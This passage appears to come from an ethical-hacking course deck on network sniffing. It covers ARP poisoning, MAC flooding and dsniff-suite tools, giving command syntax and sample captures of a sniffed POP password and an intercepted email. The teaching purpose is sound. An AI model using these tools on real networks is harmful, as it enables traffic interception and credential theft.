


Passive Sniffing



- ◉ It is called passive because it is difficult to detect
- ◉ Passive sniffing is sniffing through a hub
- ◉ Attacker simply places the laptop on the hub and starts sniffing


Active Sniffing



- ⊙ Sniffing through a switch
- ⊙ Difficult to sniff
- ⊙ Can easily be traced

What is ARP?

- ◉ Address Resolution Protocol is a network layer protocol used to convert an IP address to a physical address (called a MAC address), such as an Ethernet address
- ◉ To obtain a physical address the host broadcasts an ARP request to the TCP/IP network
- ◉ The host with the IP address in the request replies with its physical hardware address on the network




ARP Poisoning

- ⦿ ARP resolves IP addresses to the MAC (hardware) address of the interface to send data
- ⦿ ARP packets can be forged to send data to the attackers' machines
- ⦿ An attacker can exploit ARP poisoning to intercept network traffic between two machines in the network
- ⦿ By MAC flooding a switch's ARP table with spoofed ARP replies, the attacker can overload the switches and then packet sniff the network while the switch is in hub mode



ARP Poisoning (Poisoning the Router)




Tools for ARP Spoofing

- ◉ Tools for ARP spoofing
 - Arpspoof
 - Ettercap



Ettercap



A tool for IP-based sniffing in a switched network, MAC based sniffing, OS fingerprinting, ARP poisoning based sniffing, and so on


MAC Flooding

- ⊙ MAC flooding involves flooding the switch with numerous requests
- ⊙ Switches have a limited memory for mapping various MAC addresses to the physical ports on the switch
- ⊙ MAC flooding makes use of this limitation to bombard the switch with fake MAC addresses until the switch can't keep up
- ⊙ The switch then acts as a hub by broadcasting packets to all the machines on the network
- ⊙ After this, sniffing can be easily performed

Tools for MAC Flooding

⊙ Tools for MAC Flooding

- Macof
- Etherflood



Macof

- ⦿ Macof floods the local network with random MAC addresses, causing some switches to fail to open in repeating mode, which facilitates sniffing.

```
macof [-i interface] [-s src] [-d dst]  
[-e tha] [-x sport] [-y dport] [-n  
times]
```

EtherFlood

- ⊙ EtherFlood floods a switched network with Ethernet frames with random hardware addresses
- ⊙ The effect on some switches is that they start sending all traffic out on all ports so that the attacker is able to sniff all traffic on the sub network
- ⊙ <http://ntsecurity.nu/toolbox/etherflood/>

Sniffer Hacking Tools

⊙ Sniffer hacking tools

arp spoof

- Intercepts packets on a switched LAN

dnsspoof

- Forges replies to DNS address and pointer queries

dsniff

- Password sniffer

filesnarf

- Sniffs files from NFS traffic

mailsnarf

- Sniffs mail messages in Berkeley mbox format

msgsnarf

- Sniffs chat messages

Sniffer Hacking Tools (continued)

sshmitm

- SSH monkey-in-the-middle

tcpkill

- Kills TCP connections on a LAN

tcpnice

- Slows down TCP connections on a LAN

urlsnarf

- Sniffs HTTP requests in Common Log Format

webspy

- Displays sniffed URLs in Netscape in real time

webmitm

- HTTP/HTTPS monkey-in-the-middle

Arpspoof


- ⦿ Arpspoof redirects packets from a target host intended for another host on the LAN by forging ARP replies
- ⦿ Arpspoof is the effective way of sniffing traffic on a switch
- ⦿ `arpspoof [-i interface] [-t target] host`

Dnsspoof

- ⦿ Dnsspoof forges replies to arbitrary DNS address/pointer queries on the LAN. DNS spoofing is useful in bypassing hostname-based access controls, or in implementing a variety of man-in-the-middle attacks
- ⦿ `dnsspoof [-i interface][-f hostsfile]
[expression]`

Dsniff

- ⦿ Dsniff is a password sniffer which handles FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, PPTP, MS-CHAP, NFS, VRRP, and so on
- ⦿ Dsniff automatically detects and minimally parses each application protocol, only saving the interesting bits, and uses Berkeley DB as its output file format, only logging unique authentication attempts. Full TCP/IP reassembly is provided by libnids
- ⦿ `dsniff [-c] [-d] [-m] [-n] [-i interface] [-s snaplen] [-f services] [-t trigger[,...]] [-r|-w savefile] [expression]`



```
C:\WINNT\System32\cmd.exe - dsniff

C:\Documents and Settings\Administrator\Desktop\Ethical Hacking and Countermeasures v3.1\Module 7 - Sniffers\dsniff-win32\dsniff-1.8-win32-static>dsniff

-----
07/08/04 18:49:41 windows -> 202.129.165.122 <pop>
USER jason
PASS rubin
```


Filesnarf


- ⦿ Filesnarf saves files sniffed from NFS traffic in the current working directory

```
filesnarf [-i interface] [[-v] pattern [expression]]
```

Mailsnarf

- ⦿ Mailsnarf outputs email messages sniffed from SMTP and POP traffic in Berkeley mbox format, suitable for offline browsing with your favorite mail reader

`mailsnarf [-i interface] [[-v] pattern [expression]]`



```
Select C:\WINNT\System32\cmd.exe - mailsnarf
charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

James,

I have not received my CEH certificate. I passed the exam on the 12, May =
2004 and there is no mail.

Please look into this matter and send my CEH welcome kit as soon as =
possible.

Thanks.
Peter Smith

-----=_NextPart_000_0005_01C46520.0339B950
Content-Type: text/html;
      charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<?DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML><HEAD>
<META content=3D"text/html; charset=3Diso-8859-1" =
http-equiv=3DContent-Type>
<META content=3D"MSHTML 5.00.2920.0" name=3DGENERATOR>
```

Msgsnarf

- ⦿ Msgsnarf records selected messages from AOL Instant Messenger, ICQ 2000, IRC, MSN Messenger, or Yahoo Messenger chat sessions

```
msgsnarf [-i interface] [[-v] pattern  
[expression]]
```

Sshmitm

- ⦿ Sshmitm proxies and sniffs SSH traffic redirected by dnsspoof capturing SSH password logins, and optionally hijacking interactive sessions
- ⦿ Only SSH protocol version 1 is (or ever will be) supported. This program is far too dangerous already

```
sshmitm [-d] [-I] [-p port] host [port]
```

Tcpkill

- ⦿ Tcpkill kills specifies in-progress TCP connections (useful for libnids-based applications which require a full TCP 3-way hand shake for TCB creation)

```
tcpkill [-i interface] [-1...9] expression
```

Tcpnice

